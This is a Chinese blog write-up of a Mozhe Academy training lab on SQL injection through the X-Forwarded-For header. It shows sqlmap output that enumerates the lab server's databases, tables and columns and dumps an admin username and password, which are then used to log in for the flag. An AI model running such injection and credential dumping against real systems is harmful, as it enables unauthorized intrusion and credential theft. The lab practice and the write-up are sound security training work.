墨者学院——X-Forwarded-For注入漏洞实战writeUp

原创

NineMeet_111 于 2019-12-24 15:29:17 发布 204 收藏

分类专栏： 信息安全 文章标签： 信息安全

本文链接：https://blog.csdn.net/weixin_43862283/article/details/103683857

信息安全 专栏收录该内容

14 篇文章 0 订阅

订阅专栏

墨者学院篇

X-Forwarded-For注入漏洞实战

实训目标

1、掌握SQL注入的基本原理；

2、了解服务器获取客户端IP的方式；


3、了解SQL注入的工具使用；

解题方向


对登录表单的各参数进行测试，找到SQL注入点，对数据库内容进行读取，找到账号与密码。

解题思路

判断注入点



爆破数据库



```
[03:06:41] [INFO] heuristics detected web page charset 'ascii'
[03:06:41] [INFO] used SQL query returns 2 entries
[03:06:41] [INFO] retrieved: 'information_schema'
[03:06:41] [INFO] retrieved: 'webcalendar'
available databases [2]:
[*] information_schema
[*] webcalendar
[03:06:41] [INFO] fetched data logged to text files under '/root/.sqlmap/output
/219.153.49.228'

[*] ending @ 03:06:41 /2019-11-25/

root@kali:~/Desktop#
```


爆破数据表

```
[04:51:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.5
[04:51:13] [INFO] fetching tables for database: 'webcalendar'
[04:51:13] [INFO] heuristics detected web page charset 'ascii'
[04:51:13] [INFO] used SQL query returns 2 entries
[04:51:14] [INFO] retrieved: 'logins'
[04:51:14] [INFO] retrieved: 'user'
Database: webcalendar
[2 tables]
+--------+
| user   |
| logins |
+--------+
[04:51:14] [INFO] fetched data logged to text files under '/root/.sqlmap/output
/219.153.49.228'

[*] ending @ 04:51:14 /2019-11-25/

root@kali:~/Desktop#
```



爆破数据库列

```
[04:52:44] [INFO] retrieved: 'id'
[04:52:44] [INFO] retrieved: 'int(11)'
[04:52:44] [INFO] retrieved: 'username'
[04:52:44] [INFO] retrieved: 'varchar(50)'
[04:52:45] [INFO] retrieved: 'password'
[04:52:46] [INFO] retrieved: 'varchar(50)'
Database: webcalendar
Table: user
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | int(11)     |
| password | varchar(50) |
| username | varchar(50) |
+----------+-------------+
[04:52:46] [INFO] fetched data logged to text files under '/root/.sqlmap/output
/219.153.49.228'

[*] ending @ 04:52:46 /2019-11-25/
```


爆破字段

```
File  Edit  View  Search  Terminal  Help
ble 'user' in database 'webcalendar'
[04:55:25] [INFO] heuristics detected web page charset 'ascii'
[04:55:25] [INFO] used SQL query returns 1 entry
[04:55:25] [INFO] retrieved: '1'
[04:55:25] [INFO] retrieved: '209676142'
[04:55:25] [INFO] retrieved: 'admin'
Database: webcalendar
Table: user
[1 entry]
+----+----------+-----------+
| id | username | password  |
+----+----------+-----------+
| 1  | admin    | 209676142 |
+----+----------+-----------+
```



将用户名秘密输入登录框，得到key